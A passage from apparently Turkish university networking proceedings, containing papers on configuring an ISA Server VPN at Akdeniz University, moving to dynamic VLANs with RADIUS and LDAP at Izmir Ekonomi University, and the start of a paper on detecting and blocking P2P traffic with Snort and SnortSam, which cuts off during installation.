[12] McMahon G, Septiawan R, Sugden S. A multiservice traffic allocation model for LEO satellite communication networks. IEEE Journal on Selected Areas in Communications, April 2004; 22(3):501-507.

[13] Mauger R, Rosenberg C. QoS guarantees for multimedia services on a TDMA-based satellite network. IEEE Communications Magazine, July 1997; 35(7):56-65.

[14] OPNET Technologies Inc. Bethesda, MD, U.S.A., <http://www.opnet.com>.

[15] NS Network Simulator, <http://www.isi.edu/nsnam/ns>.

## Kampüs Ağında Sanal Özel Ağ Yapılandırması

Mehmet Kemal Samur, Osman Saka

Akdeniz Üniversitesi Biyoistatistik ve Tıp Bilişimi Bölümü, Antalya  
samur@akdeniz.edu.tr , saka@akdeniz.edu.tr

**Özet:** Sanal Özel Ağ (Virtual Private Network) (VPN), uzakta yer alan bir ağdan yerel ağa erişerek bilgisayarın yerel ağdaymış gibi çalışabilmesini sağlayan bir alt yapıdır. VPN platforma bağlı olmayan bir yapıdır ve çeşitli yazılımsal veya donanımsal çözümler kullanılarak farklı mimariler ile oluşturulabilir. Bu çalışmada VPN alt yapısının Internet Security and Acceleration (ISA) Server kullanarak nasıl yapılandırıldığı incelenmiştir. Elde edilen bilgiler Akdeniz Üniversitesine VPN alt yapısı kurulması sırasında elde edilen bilgilerden faydalanılarak oluşturulmuştur.

**Anahtar Kelimeler:** VPN, ISA Server, Uzaktan Yerel Ağ Erişimi.

### Virtual Private Network Configuration in Campus Area Network

**Abstract:** VPN is connection infrastructure between local and remote network. VPN is platform independent and it's architecture use different software or hardware solutions. In this studying examined, how can VPN infrastructure configure to use ISA Server. Information in this study is formed from the data achived while setting up VPN infrastructure in Akdeniz University.

**Keywords:** VPN, ISA Server, Local Area Access to Remote

### 1. Giriş

VPN (Sanal Özel Ağ), bilgisayarların internet gibi genel bir ağ yapısını kullanarak kendilerine ait olan özel ağlara bağlanmasını sağlayan teknoloji altyapısıdır. Genel kullanıma açık olan ağ yapısını kullanıyor olması bir takım güvenlik endişeleri doğurabilir. Bu durum göz önünde bulundurularak bağlandığı nokta ile bilgisayar arasında adanmış ve şifreli bir tünel bağlantısı sayesinde bilgi akışının güvenliği artırılmıştır. Bir üniversite ağında VPN'in kullanımına basit örnekler verilebilir. Örneğin bütün üniversitelerde kullanılan ve hepsi için değerli olan, özellikle belirli dönemlerde sü-

rekli çevrimiçi kalması gereken bir veritabanı sunucusunun güvenlik gereklileri ile silahsızlandırılmış bölgede (Demilitarized zone) (DMZ) tutulması sakıncalar doğurabilir. Ancak bu veritabanı yöneticisi VPN ile istemci yerleşke içerisinde bir alt ağa alınarak yerleşke dışından da veritabanına müdahale edebilir. Başka bir örnek ile açıklayacak olursak; bir akademisyen bir bilimsel çalışmada bilgisayar altyapısını kullanıyor ve çalışma ile ilgili internet alt yapısı sağlanmış herhangi bir toplantıda nasıl çalıştığını göstermek istiyor. Ancak sadece yerel ağdan çalışacak şekilde tasarlanmış bir bilgisayar alt yapısı kullanılıyor. Bu durumda akademisyen, internet altyapısından VPN'i



Şekil 1.



kullanarak yerleşkenin yerel ağına dahil olabilir ve uygulamayı uzaktan rahatlıkla kullanabilir. VPN ile bilgisayarlar aynı yerel ağına bir parçası gibi olabileceğinden yerel ağlarda bir istemcinin yaptığı akla gelen her türlü örnek burada da kullanılabilir.

## 2. VPN Gereksinimleri

Bir VPN bağlantının sağlanabilmesi için VPN desteği sunabilecek bir altyapının bulunması gerekir. VPN ile yerel ağa bağlanacak istemci sayısı göz önüne alındığında bir takım maliyetler ortaya çıkmaktadır. Bunlardan en önemlisi sisteminizin internete açılırken kullandığı bağlantı hızıdır. Eğer bu hız düşük ise ve istemci sayınız hem içerde fazla hem de VPN için fazla ise bu sorunlar ortaya çıkarır. Örneğin özel bir kurum ortalama 150 VPN istemcisi için 2 Mb'lık bir bağlantı kullanmaktadır. Ancak bu değer VPN istemcilerinin ihtiyaçlarına göre değişmekte olduğundan bu bir standart sayılamaz. Günümüzde üniversitelerin çıkışlarının bu rakamın çok üzerinde olduğu düşünülür ise bağlantı açısından herhangi bir problemin yaşanmayacağı belirtilmektedir. Örnek VPN yapılandırmasında, VPN Server olarak Microsoft Windows Server 2003 işletim sistemi üzerinde yapılandırılmış bir Microsoft ISA Server 2004 kullanılmaktadır. İstemci olarak ise Windows XP işletim sistemine sahip bir bilgisayar kullanılmaktadır. [1]

Bu örnek yapılandırma zorunluluk belirtmemektedir. VPN için tasarlanmış birçok altyapı kullanılabilir olduğundan alt yapıya göre farklı sunucu ve istemciler kullanılabilir.

## 3. Akdeniz Üniversitesinde ISA Server'ın VPN Server Olarak Yapılandırılması

Isa Server'ı yapılandırmak için yönetim ekranından rahatlıkla faydalanılabilir. VPN Server için yapılandırmada sırasıyla:

- VPN Server'ın Aktif Edilmesi
- VPN istemcileri için yerel ağa erişim ilkelinin ayarlanması

- Uzaktan erişim sağlayacak kullanıcı hesaplarının belirlenmesi
- Kullanılacak olan bağlantı protokolünün belirlenmesi (PPTP,L2TP,Sertifika)
- Bağlantıların test edilmesi ve izlenmesi [2]


### 3.1. VPN Server'ın Aktif Edilmesi

ISA Server'ın varsayılan yapılandırmasında VPN aktif olarak gelmez. VPN' i aktifleştirmek için:

1. ISA Server 2004 yönetim konsolunda Virtual Private Network (VPN) alanına gelinir ve Enable VPN Client Access seçeneği seçilir.



Şekil 2



Şekil 3

2. Yapılan değişikliklerin aktif olabilmesi için "Apply" butonuna basılır ve çıkan onay penceresinde "OK" butonu kullanılarak değişiklikler aktif hale getirilir.



Şekil 4


3. Görevler bölümünde "Configure VPN Client Access" linki kullanılır ve VPN istemcilerin özelliklerinin ayarlandığı pencere açılır. Açılan pencereyi incelenecek olursa:

- a) Genel: Bu kısımda VPN bağlantının aktif edilip edilmeyeceği ve en fazla kaç istemciye kadar izin verileceği ile ilgili ayarlar yer almaktadır.



Şekil 5

- b) Gruplar: Bu sekmede uzaktan erişime izin verilecek kullanıcı grubu sorulmaktadır. Uzaktan erişimlerine izin verilmesi istenen kullanıcılar bu gruba dahil edilmelidirler. Bu kullanıcılar ISA Server üzerindeki ilkeler ile denetlenmek isteniyorsa kullanıcı özelliklerinde "Uzaktan Erişim İlkesi aracılığıyla erişimi denetle" seçeneğinin aktif tutulması gerekir.



Şekil 6

- c) Protokoller: Bu kısımda ise bağlantı için hangi protokolün kullanılacağı seçilebilmektedir.




Şekil 7


- d) Kullanıcı Eşleştirme: Eğer Windows işletim sistemi haricinde bir alandan kullanıcılar kontrol edilmek istenirse bu seçenek kullanılacaktır.

4. Değişiklikler yapıldıktan ve onaylandıktan sonra tekrar görevler bölümünden "Select Access Networks" linkine tıklanılır ve açılan pencereden:

- a. Erişilecek Ağ: Bu sekmede dışarıdan VPN istemcilerin yerel ağa hangi ara yüzü kullanarak bağlanacakları seçilir. ISA Server'ın dış erişime açık hangi ayağı üzerinden erişilmesi isteniyorsa burada o seçenek aktif edilmelidir.




Şekil 8



Şekil 9

**b. Adres Ataması:** Bu sekmede VPN istemcilerin yerel ağa dahil edilirken kullanacakları network ayarları yapılabilmektedir. IP adresinin hangi metotla alınacağı kısmında istemcilerin statik mi yoksa dinamik mi alacağı belirlenmektedir. İkinci kısımda ise DHCP,DNS ve WINS sunucu için yerel ağ mı yoksa dış ağa ait sunucular mı kullanılacağı ayarı yapılmaktadır.

**c. Kullanıcı Doğrulaması:** Bu sekmede kullanıcı ağa bağlanırken hangi metot ile kullanıcı kimliği doğrulaması yapılacaksa belirlenir. Örneğin herhangi bir akıllı kart yardımı ile sertifika server kullanılarak kimlik doğrulaması yapılacaksa EAP seçilir. Eğer herhangi bir sertifika server kullanılmayacaksa ve VPN istemciler Windows 2000 ve sonrası bir işletim sistemi kullanıyorsa MS-CHAPv2 kullanılabilir. Diğer kimlik doğrulama seçenekleri: MS-CHAP, CHAP, SPAP, PAP. Eğer IPsec uygulayarak L2TP protokolü ile bağlantı sağlanacaksa bağlantının sorunsuz sağlanması için paylaşılan anahtarın da bu alanda belirtilmesi gerekir. Burada bir veya daha fazla kimlik doğrulama seçeneği aynı anda kullanılabilir.



Şekil 11

### 3.2. VPN İstemcilerin Yerel Ağa Erişimi için Gerekli Kuralların Oluşturulması

ISA Server kullanarak VPN erişimine açılmış olan yerel ağa istemcilerin ulaşırken çeşitli erişim kuralları tanımlanabilir. Bu sayede yerel ağa erişmek isteyen istemcilere istenilirse ekstrasdan güvenlik tanımlamaları getirileceği gibi yerel ağda erişimine izin verilmeyen bir alana sadece VPN istemcilerin erişmesi de sağlanabilir. VPN istemcilere erişim ilkesi uygulamak için:

1. Yönetim ekranında “Firewall Policy” seçeneğine farenin sağ tuşu ile tıklanılır. Açılan menüden “New” seçeneği altında bulunan “Access Policy” seçeneği kullanılarak yeni bir erişim kuralı oluşturulmak için sihirbaz başlatılır.



Şekil 12

2. İlk aşamada oluşturulacak kural için bir isim verilmesi beklenmektedir.

3. İkinci adımda, ilerleyen adımlarda seçilecek olan protokollere izin mi verileceği, yoksa yasaklama mı getirileceği seçilmelidir.



Şekil 13

4. Protokoller ekranında izin verilecek olan ya da yasaklanacak olan protokoller belirlenmelidir. Ekle butonu kullanılarak istenilen protokoller eklenebilmektedir. Örnekte HTTP,HTTPS, Ping, POP3,POP3S protokollerine izin verilmiştir.



Şekil 14

5. Erişim Kuralı Kaynağı ekranında ise bu protokollere hangi ağdan istek gelmesi durumunda izin verileceği belirtilmektedir. Ekle butonu kullanılarak izin verilecek kaynak noktalar belirlenir. Örnekte, VPN istemcilerinden gelecek taleplere izin verilecek şekilde ayarlanmıştır.



Şekil 15

6. Erişim Kuralı Hedefi ekranında ise izin verilen protokoller kaynaktan hangi yöndeki ağlara erişebilecek bu belirtilmektedir. Yine ekle butonu yardımı ile izin verilecek yön seçilebilir. Örnekte yerel ağa erişim için izin verilmiştir.




Şekil 16

7. Kullanıcı Ayarları penceresinde ise bu kuralın uygulanacağı kullanıcı grupları belirlenmektedir. Örneğimizde belirtilen kaynak ve gidilecek ağ arasında çalışan bütün kullanıcılara izin verilmektedir.



Şekil 17

8. Bir sonraki pencerede ise bu kuralı oluşturmak için “Son” butonu kullanılmalıdır. Yönetim ekranında “Apply” butonu kullanılarak ISA üzerinde yapılan değişiklikler aktif duruma getirilir.



Şekil 18

Not: ISA Server’ın bir özelliği olarak bilgisayar ağlarını ve kullanıcıları istenildiği gibi gruplanabilmektedir.

**d. RADIUS:** Bu seçenekte ise kullanıcı hesaplarının saklanması ve yönetilmesi için eğer bir radius server kullanılacaksa aktif edilebilir. İlk seçenek sadece doğrulama yapılacaksa, ikinci seçenek ise radius serverda yapılan doğrulamaların logları tutulacaksa kullanılmalıdır.

1. Bilgisayar yönetimi penceresinden, yerel kullanıcılar ve gruplar genişletilerek kullanıcı hesapları seçilir. Burada izin verilmek istenen kullanıcının hesabının özellikleri penceresi açılır.

2. Kullanıcının özellikleri ekranından “Dial-in” tabına geçilir ve buradan erişime izin verilir [2].

#### 4. Sonuç

Bu VPN çalışması Akdeniz Üniversitesi Bilgi İşlem Dairesi tarafından test ortamında denedikten sonra gerçek zamanlı kullanıma alınmıştır. İlk aşamada Bilgi İşlem Dairesi çalışanları ve Akdeniz Üniversitesi Tıp Fakültesi Bilgi İşlem Birimi çalışanlarının kullanımına sunulmuştur. Sistem çalışanların işlerini daha düzenli takip edebilmelerine olanak sağlamıştır. Ayrıca çeşitli dönemlerde uzaktan kampüs ağına erişmeye olanak sağladığı için sorunların giderilmesinde personele zaman kazandırmıştır.

tır. Birimlerde çalışma alanları belirli olan personellerin yıllık izin , resmi izin veya tatillerde kendi sorumlulukları dahilinde düzenli kontrollerini aksatmamaları ve olası sorunlara uzaktan da müdahale edebilmeleri sağlanmıştır. Sistemin network bant genişliğine getirmiş olduğu yükün çok fazla olmadığı ve alt yapıda kullanılan sunucunun çok üst düzey donanım yapısı gerektirmediği görülmüştür. Sistem bütün bu avantajları ile kullanılabilirliğini göstermiştir.

#### 5. Kaynakça

[1] Shinder, T.W. , Shinder D.L. ve Grasdal M., “Dr. Tom Shinder’s Configuring ISA Server 2004”, Syngress Publishing, 2006

[2] Microsoft ISA Server Guides and Articles, <http://www.microsoft.com/isaserver/techinfo/guides-articles.mspx>, Microsoft

## İzmir Ekonomi Üniversitesi Kampüs Ağı Yenileme Sürecindeki Çalışmalar ve Dinamik VLAN Yapısına Geçiş

### Aydın Mutlu

İzmir Ekonomi Üniversitesi, Bilgi İşlem Müdürlüğü  
aydin.mutlu@izmirekonomi.edu.tr

**Özet:** Bu belge Üniversitemizde öğrenci sayısının hızla artmasına bağlı olarak yeni ek binaların da kampüse dahil olması ile birlikte kampüs ağ omurgasının yenilenmesi ve artan bilgisayar sayısı nedeniyle denetim ve yönetimi zorlaşan statik sanal ağ yapısından dinamik sanal ağ yapısına geçiş sürecindeki çalışmalar hakkında bilgi vermektedir.

**Abstract:** This paper is about the process of the renovation of the network of our university campus due to the sharp increase in the number of students and accordingly the addition of new buildings within the campus, and the actions performed during the conversion from static VLAN which became difficult to supervise and manage because of the rising number of computers to dynamic VLAN

**Anahtar Kelimeler:** Kampüs ağı planlama, RADIUS kullanıcı yetkilendirme, OpenLDAP-DHCP-freeRADIUS, Dinamik VLAN.

### Giriş

İzmir Ekonomi Üniversitesi; İzmir’de Ege bölgesinin ilk özel üniversitesi olarak 385 öğrenci ve 25 akademik/idari personel ile 2001 yılında eğitim ve öğretimine başlamıştır. Ayrıca Üniversitemiz tüm lisans öğrencilerine dizüstü bilgisayar sunan Ege bölgesindeki ilk üniversite olma özelliğini de taşımaktadır.


Üniversite Ağ altyapısı kuruluş aşamasında uzun vadeli teknolojik genişlemeler göz önünde bulundurularak planlanmış ve kuruluş döneminde 85 dizüstü ve 85 PC olmak üzere toplam 170 bilgisayar ile devreye alınmıştır. Öğrenci sayısı bakımında her geçen yıl katlanarak büyüyen Üniversitemiz 2006 yılı itibarıyla yaklaşık olarak 5000 öğrenci ve 500 akademik/idari personel kapasitesine ulaşmıştır. Artan potansiyele bağlı olarak 2006 yılında Ek-Derslik binaları ve yurt binası yapılarak üniversitemiz genişlemiştir. 5 Yıllık büyüme süreci sonunda 6000 kullanıcıya yaklaşık 5200 bilgisayar ile ağ hizmet sunmaya başlayan Üniversite ağ omurgasının yenilenen teknolojik gelişmelere de bağlı olarak

kullanıcılara en iyi hizmeti sağlayabilmek için yeniden yapılanması ihtiyacı doğmuştur.


### İEÜ Eski ağ omurgası;

- Merkezde bir omurga anahtar ve her biri F/O linklerle bu merkezi anahtara yıldız topoloji ile bağlanan çok sayıda kenar anahtardan oluşmaktaydı.
- Sistem genelindeki yaklaşık 23 sunucu 10/100 Mb/s Cat5E ile omurga anahtara bağlanarak hizmet vermekteydi.
- Omurga Layer-2 olarak çalışmaktaydı ve sanal ağlar arası tüm yönlendirme (Routing) işlemleri Linux tabanlı sunucuda yapılmaktaydı.
- Ağ Omurgası Akademik, İdari ve Öğrenci olmak üzere 3 kullanıcı sanal ağı (VLAN) ve 5 Sunucu sanal ağı olmak üzere toplam 8 Temel sanal ağ (VLAN) ile hizmet vermekteydi.
- Ağ üzerindeki tüm kullanıcı cihazlarının merkezi DHCP sunucular üzerinde tanımlanarak, kendilerine tahsis edilen IP adresleri ile sisteme girmeleri sağlanmakta ve kontrol edilmekteydi.
- Kenar anahtarlarda portlar üzerinde statik VLAN kullanılmaktaydı.





Şekil-1 : İEÜ Eski Ağ omurgası



Şekil-2 : İEÜ Yeni ağ altyapısı

## İEÜ Yeni Ağ Omurgası;

Yeni ağ yapısı planlarken, eski yapıdaki eksiklikler ve yaşanan sıkıntılar da göz önünde bulundurularak aşağıdaki amaçlar hedeflenmiştir.

- Mevcut 2 katmanlı ağ yapısından 3 katmanlı ağ yapısına geçerek performans artırımına ulaşmak,
- Esnek yapıda genişleyebilen VLAN yapısına ulaşmak,
- Modüler ve gelişime açık ağ altyapısı oluşturmak,
- Yüksek bant genişliği gerektiren uygulamaları kullanabilecek esnek bir yapı oluşturmak,
- Maksimum sistem "Uptime" ı yakalayabilmek,
- Omurga seviyesinde tam yedekliliğe ulaşmak,
- Arızaların lokalize edilerek kolay denetlenebilir yapıya ulaşmak,

Planlanan hedefler doğrultusunda kapsamlı bir planlama sonucunda Şekil-2'de gösterilen yeni ağ yapısı devreye alınmıştır.

Eski ağ omurgası tamamen L2 olarak çalışmaktaydı. Sanal ağlar (VLAN) arasındaki tüm trafik yönlendirmeleri Linux tabanlı bir sunucu üzerinden yapılmaktaydı. Bu sunucu Firewall, NAT ve varsayılan ağ geçidi gibi önemli görevleri de yürütmekte olduğundan sunucu üzerinde meydana gelen teknik arızalar tüm sistemin devre dışı kalmasına neden olmaktaydı. Ayrıca yukarıda bahsedilen görevlerin sunucu tabanlı tek bir merkezde yapılıyor olması ağ genelinde darboğazlara da neden olmakta ve ağ performansını önemli ölçüde etkilemekteydi.

Oluşturulan yeni yapıda tam yedeklilik ve sistem sürekliliğini sağlamak amacıyla omurga katmanında iki adet yüksek performanslı şase tipi anahtarlar kullanılmıştır. Yeni yapıda ihtiyaçlar ile doğru orantılı olarak artan sanal ağlar arasındaki tüm trafik yönlendirmeleri omurga anahtarlar üzerine alınmış ve yüksek yönlendirme performansı elde edilmiştir. Bu katmanda ağ geçidi (Gateway) yedekliliği ve yük paylaşımı sağlamak amacıyla VRRP teknolojisi kullanılmıştır. VRRP teknolojisi varsayılan ağ geçidini

yedeklemek için kullanılan bir protokoldür. Ağ geçidinde bir sorun olursa kullanıcı diğer ağlara ulaşamayacaktır. VRRP teknolojisi bu sorunu ortadan kaldırmak için kullanıcı tarafında herhangi bir adres değişikliği yapmadan varsayılan ağ geçidini yedeklemeyi sağlar. VRRP teknolojisini kullanarak ağ yedekliliğini sağlamak için sistemimizde kullanılan iki omurga anahtardan biri ana ağ geçidi diğeri de yedek ağ geçidi olarak konfigüre edilerek tam yedeklilik ve yük paylaşımı sağlanmıştır.

Dağıtım katmanında yüksek performanslı Gigabit anahtarlar kullanılmıştır. Yeni yapıda bu katmanın kullanım amacı ağ performansını yükseltmek, olası ağ sorunlarını (Worm, Virüs, Ethernet Arızası vb.) lokalize etmek ve yönetim kolaylığı sağlamaktır. Dağıtım anahtarları Kampüs genelindeki ara toplama bölgelerinde konumlandırılmıştır. Her bir dağıtım anahtarı her bir omurga anahtara tam yedekli yapıyı sağlayacak şekilde 2'şer adet Gigabit F/O linkler halinde bağlanmıştır. Bu sayede her bir dağıtım anahtarı ana omurgaya toplamda 4 Gigabit F/O linkle bağlanmıştır, böylece eski yapı performansı 4 kat artırılmıştır.

Dağıtım anahtarları ve omurga anahtarları arasında MSTP teknolojisi kullanılarak bu katmanlar arasında da yedeklilik ve yük paylaşımı sağlanmıştır. MSTP teknolojisi STP ve RSTP teknolojilerinin geliştirilmesi ile ortaya çıkmıştır. Kısaca MSTP önceden tanımlanmış VLAN gruplarını belirli bir algoritma dahilinde yönlendirerek omurgaya giden tüm linklerin aktif olarak kullanılmasını sağlamaktadır.

Kenar anahtar katmanında yüksek performanslı 48 portlu yönetilebilir anahtarlar kullanılmıştır. Kenar anahtarların ihtiyaçlar çerçevesinde zaman zaman konum değiştiriyor olmaları nedeniyle, bu noktada bakır kablolanın esnekliğinden ve performansından faydalanılmıştır. Her bir kenar anahtar konumlandırıldığı fiziksel dağıtım noktasındaki dağıtım anahtarına 2Gigabit Cat5E'ile bağlanmaktadır böylece performans artışı sağlanmıştır.



Eski yapıda tüm sunucuların merkezdeki tek bir omurga anahtar üzerinde toplanması ve omurgaya 10/100 Mbps gibi düşük kapasite ile bağlanması yerel ağ servislerinde darboğazlar yaratmaktaydı. Aynı zamanda omurga anahtar üzerindeki herhangi bir sistem arızasında sunucular da devre dışı kalmaktaydı.

Yeni yapıda sunucular iki adet yüksek performanslı gigabit anahtar ile oluşturulan ayrı bir sunucu bölgesinde toplanmıştır. Bu yapıda tam yedekliliğin sağlanması için XRN yığılma teknolojisi kullanılmıştır. Yığın içerisinde farklı üniteler üzerinde bulunan portlarda link-aggregation tanımlanarak sunucuların yüksek performansla (2Gigabit) omurgaya bağlantı yedekliliği sağlanmıştır. Böylece bir sunucu bölgesi anahtarı tamamen devre dışı kalsa bile sistem ikinci anahtar üzerinden hizmetine kesintisiz olarak devam edebilmektedir.

Eski yapıda her bir VLAN farklı ağ güvenlik politikaları uygulanmaktaydı. Statik VLAN yapısı kullanılıyor olması nedeniyle kenar anahtarlarda her bir port için tek tek manuel olarak VLAN ataması yapılması gerekirdi bu da çok fazla iş yükü gerektirmekteydi.


Kullanıcılar için tanımlanabilen ağ sayısının kısıtlı olması nedeniyle çok sayıda kullanıcı tek bir VLAN üzerinde toplanmaktaydı. Bu durum VLAN'lerde çok sayıda broadcast trafiği yaratmakta ve ağ performansını olumsuz olarak etkilemekteydi aynı zamanda solucan ve virüs saldırılarında güvenlik açısından ciddi tehditler oluşturmaktaydı.

Ağ genelinde statik VLAN yapısı kullanılıyor olması nedeniyle bazı kullanıcılar bilgisayarlarına statik IP set etmek suretiyle kontrolsüz olarak ağa giriş yapabilmekteydi bu durum denetim ve güvenlik sorunları yaratmaya başlamıştı.

Yeni ağ yapısında statik VLAN yapısını getirdiği ağ yönetim zorluklarının önüne geçilebilmek için Dinamik VLAN yapısına geçiş yapılmıştır. Dinamik VLAN yapısında MAC

adresi bazında VLAN ataması yapılmaktadır böylece her port için ayrı ayrı VLAN tanımlaması yapılmasına gerek kalmaksızın merkezi bir RADIUS server üzerinden kullanıcı VLAN ataması ve erişim kontrolü yapılmaktadır.

Yukarıda bahsedilen yapı Linux tabanlı sunucular üzerinde tarafımızdan geliştirilen uygulama ve yöntemlerle OpenLDAP, FreeRADIUS ve DHCP gibi açık kaynaklı yazılımlar kullanılarak devreye alınmıştır.



Şekil-3: RADIUS ve LDAP ile kullanıcı doğrulama

Geliştirilen bu uygulama sayesinde her kullanıcı ağa bağlanmak istediğinde MAC adresi kenar anahtar tarafından alınıp üzerinde tanımlı olan RADIUS sunucuda denetleniyor. RADIUS sunucusu bu isteği entegre olarak çalıştığı LDAP'a soruyor ve tanımlı bir kullanıcı ise MAC adresine bakılarak bağlı olduğu porta kullanıcının tanımlı olduğu VLAN atıyor. VLAN atama işleminden sonra ilgili LDAP ile entegre çalışan DHCP sunucusu kullanıcının kendi MAC adresi için ayrılmış olan IP adresini atıyor. RADIUS sunucusu LDAP'ta tanımlanmamış bir kullanıcı olduğunu tespit ederse, port üzerindeki tanımsız kullanıcıyı kısıtlı yetkilere sahip bir VLAN'a yönlendiriyor. Bu şekilde yetkisiz erişimlerin önüne geçilebildiği gibi kullanıcının Kampüs içerisinde özgür bir şekilde dolaşmasına ve Kampüs dahilindeki her porttan kendi VLAN'inden ve kendi IP adresi ile dolaşması sağlanmaktadır.(Şekil-3)

Dinamik VLAN yapısı ile birlikte kullanılmaya başlanan bu denetleme mekanizması sayesinde izinsiz kullanıcıların, statik IP set etseler bile sisteme kontrolsüz girişleri engellenmiştir.


Esnek yapıda sanal ağ oluşturulması ve merkezi olarak denetlenmesini sağlayan bu dinamik yapı ile birlikte kullanıcılar Fakülte ve Departman bazında sanal ağlara bölünmüştür. Çok sayıda kullanıcının tek bir ağ üzerinde yığılması engellenmiş ve solucan, virüs gibi olumsuz etkenler kontrol altına alınarak yüksek performanslı esnek bir ağ yapısına ulaşılmıştır.

### Ağ Yönetimi


Yeni yapı ile birlikte ağdaki tüm aktif cihazlar tek bir merkezden yönetilebilir hale getiril-

miştir. Ağ yönetim merkezinden ağ üzerindeki herhangi bir cihaz IP veya MAC adresine göre sorgulanarak yer tespiti yapılabilmektedir. Ağ dahilindeki tüm aktif cihazların yapısal haritası çıkartılabilmekte ve oluşan sorunlar sistem tarafından otomatik olarak ağ yöneticilerine bildirilmektedir.

Sistemde kullanılan SNMP tabanlı açık kaynak yazılımları olan CACTI ve WeatherMap ile ağ genelindeki tüm aktif cihazların ağ performansları gerçek zamanlı olarak izlenmekte ve geriye dönük detaylı bilgi alınabilmektedir. Bu denetleme ve gözetleme mekanizması sayesinde Ağ genelinde oluşabilecek sorunlar ve oluşabilecek istenmeyen trafik kontrol altına alınmıştır. (Şekil-4, Şekil-5)



Şekil-4



Şekil-5

## P2P ile Mücadele ve KSU-NET Örneği

Ali Çaylı<sup>1</sup>, Adil Akyüz<sup>1</sup>, Ercan Efe<sup>2</sup>, Sait Üstün<sup>1</sup>

<sup>1</sup> Kahramanmaraş Sütçü İmam Üniversitesi, Enformatik Bölümü, 46100, Kahramanmaraş

<sup>2</sup> Kahramanmaraş Sütçü İmam Üniversitesi, BAUM, 46100, Kahramanmaraş  
alicayli@ksu.edu.tr, akyuz@ksu.edu.tr, eefe@ksu.edu.tr, ustun@ksu.edu.tr

**Özet:** P2P yazılım paylaşım programları son yıllarda en çok internet trafiğini kullanan uygulamalardır. Yazılım paylaşımı ile yasal yazılım dağıtımının yanında yasal olmayan yazılım ve lisans gerektiren içerik dağıtımları için de sıkça kullanılmaktadır.

Günümüzde kullanılan P2P yazılımları daha öncelilere göre oldukça gelişmiş özelliklere sahiptir. Bu tür yazılımların oluşturduğu trafiği kontrol altına almak, gerekiyorsa engellemek Akademik Ağın amacına uygun kullanılmasını sağlamak üzere çeşitli yöntemler mevcuttur.

Bu çalışmada Kahramanmaraş Sütçü İmam Üniversitesi'nde Snort ve SnortSam yazılımları ile yapılan mücadele detaylı bir şekilde verilmiştir.

**Anahtar Kelimeler:** P2P, IDS, IPS, SnortSam, Kampus Ağ Yönetimi

### Struggle With P2P and KSU-NET Example

**Abstract:** P2P sharing software is the main programs that use for internet traffic application. Also it is used to distribute software sharing, formal and informal software and their contents.

Today used P2P software is fairly improved as previously used software. There are many methods, to use academic network for its main purposes or to control or, if necessary, to prevent the traffic of this kinds of software.

In this study, struggling with the Snort and SnortSam software in Kahramanmaraş Sütçü İmam University were explained in detail.

### Giriş

P2P protokolün temeli 1999 yılında geliştirilen napster'a dayanmaktadır. Napster çalışma mantığı oldukça basittir. Buna göre napster şirket merkezinde tutulan sunucularda istemcilerin paylaşım açtığı dosyaların listesi tutulmaktadır. İstemci napster programında arama yaptığında sunucuda bu dosyaları paylaşım açan kullanıcılara rastlanırsa o istemcinin bilgileri istekte bulunan istemciye gönderilmekte ve dosyalar karşıdaki istemciden alınabilmektedir.

İnternet kullanımının yaygınlaşması ile müzik dosyalarının kolaylıkla kullanıcıların bilgisayarlarına indirilip kullanılması müzik yapımcısı firmaları harekete geçirmiştir. 2000 yılında müzik yapımcılarının açtığı davalar sonucunda napster sunucuları mahkeme kararı ile kapatılmıştır.[2]

Bunun sonucu olarak 2. nesil paylaşım programları yazılmış ve kullanılmaya başlanmıştır. Bunlarda tek bir sunucu yerine birden fazla sunucu üzerinde arama yapılabilirken sonraki dönemlerde P2P üzerinde bazı değişikliklerle günümüzde kullanılan yazılımlara ulaşılmıştır.

## P2P trafiğinin tespit edilmesi

Önceki nesil paylaşım programlarında sunucu sayısı belli olduğundan sunucu ip adresine doğru giden trafiğin kolayca P2P trafiği olduğu anlaşılıyordu. Ancak yeni nesil P2P programlarında birden çok sunucu kullanılabilirdiğinden akan trafiğin içerisinde P2P paketlerini bulmak oldukça zahmetli ve zordur. Bu programlar ilk önceleri sabit bir port kullanırken daha sonraları değişken sunucu bağlantı portlarını kullanmaya başlamaları sistem yöneticilerinin işlerini bir hayli zorlaştırmıştır. P2P trafiğin belirlenmesi için en iyi yol önceden belirlenmiş paket kurallarının akan trafikteki paketlerle karşılaştırılmasıdır. Bu yöntemle paketlerin ne tür bir veri taşıdığı belirlenebilmektedir. Bu noktada da paket kurallarının önceden ve hızlı bir şekilde belirlenip paket karşılaştırma programlarına (Intrusion Detection System - IDS) tanımlanması gerekmektedir.

## SnortSam

SnortSam, Snort Saldırı Tespit Sistemi için yazılmış bir eklentidir. Çalışma prensibi snort kurallarına uyan paketler tespit edildiğinde bu ip adreslerinden gelen-giden trafiği belirli bir süre engellemek şeklindedir. Birçok güvenlik duvarı yazılımı ile beraber çalışabilir. Bunlardan bazıları Checkpoint Firewall-1, Cisco PIX firewalls, Cisco Routers (using ACL's or Null-Routes), Former Netscreen, Juniper firewalls, IP Filter (ipf), Linux IPtables'dir. Snortsam iki temel parçadan oluşur. Bunlardan biri snort çıktı eklentisi diğeri ise güvenlik duvarı ile haberleşen ve komutlar gönderen aracı yazılım. Otomatik olarak çalışan bu sistem, snort çıktı eklentisinden aldığı ip adres bilgisi ile güvenlik duvarı yazılımına gerekli komutları göndererek o ip adresine bloklama yapılmasını sağlar. Kurulum için gerekli yazılım <http://www.snortsam.net/> adresinden indirilebilir veya son sürümü cvs sunucusundan alınabilir.

## SnortSam Kurulumu

İndirilen paketler bir klasör içerisine açılır.

```
# tar zxvf snortsam-src-50.tar.gz
```

Klasör içindeki make script'te çalışma izni verildikten sonra çalıştırılır.

```
# chmod +x makesnortsam.sh  
# ./makesnortsam.sh
```

Derleme işleminden sonra derlenmiş program çalıştırılabilir dosyaların bulunduğu dizine (/usr/local/bin) kopyalanır. [3]

## Snort'un Snortsam Yama Paketleri ile Derlenmesi

Snort programına snortsam yaması yapılması gereklidir. Bu işlem için gerekli dosya snortsam-patch.tar.gz snortsam sitesinden indirilmelidir. İndirilen bu dosya bir klasör içerisine açılır. Klasör içerisinden bulunması gereken dosyalar patchsnort.sh, snortpatch8, snortpatch9, snortpatchb dir. Ayrıca snort programı da snort web sitesinden indirilerek bir başka klasör içerisine açılır.

Snortsam yama dosyalarının bulunduğu klasördeki patchsnort.sh dosyasına çalışma izni verildikten sonra script çalıştırılır. Script'e parametre olarak snort kaynak kodlarının bulunduğu klasörün yolu verilir.

```
# chmod +x patchsnort.sh  
# ./patchsnort.sh /usr/local/src/snort
```

Daha sonra Snort programı da derlenerek sisteme yüklenir.

```
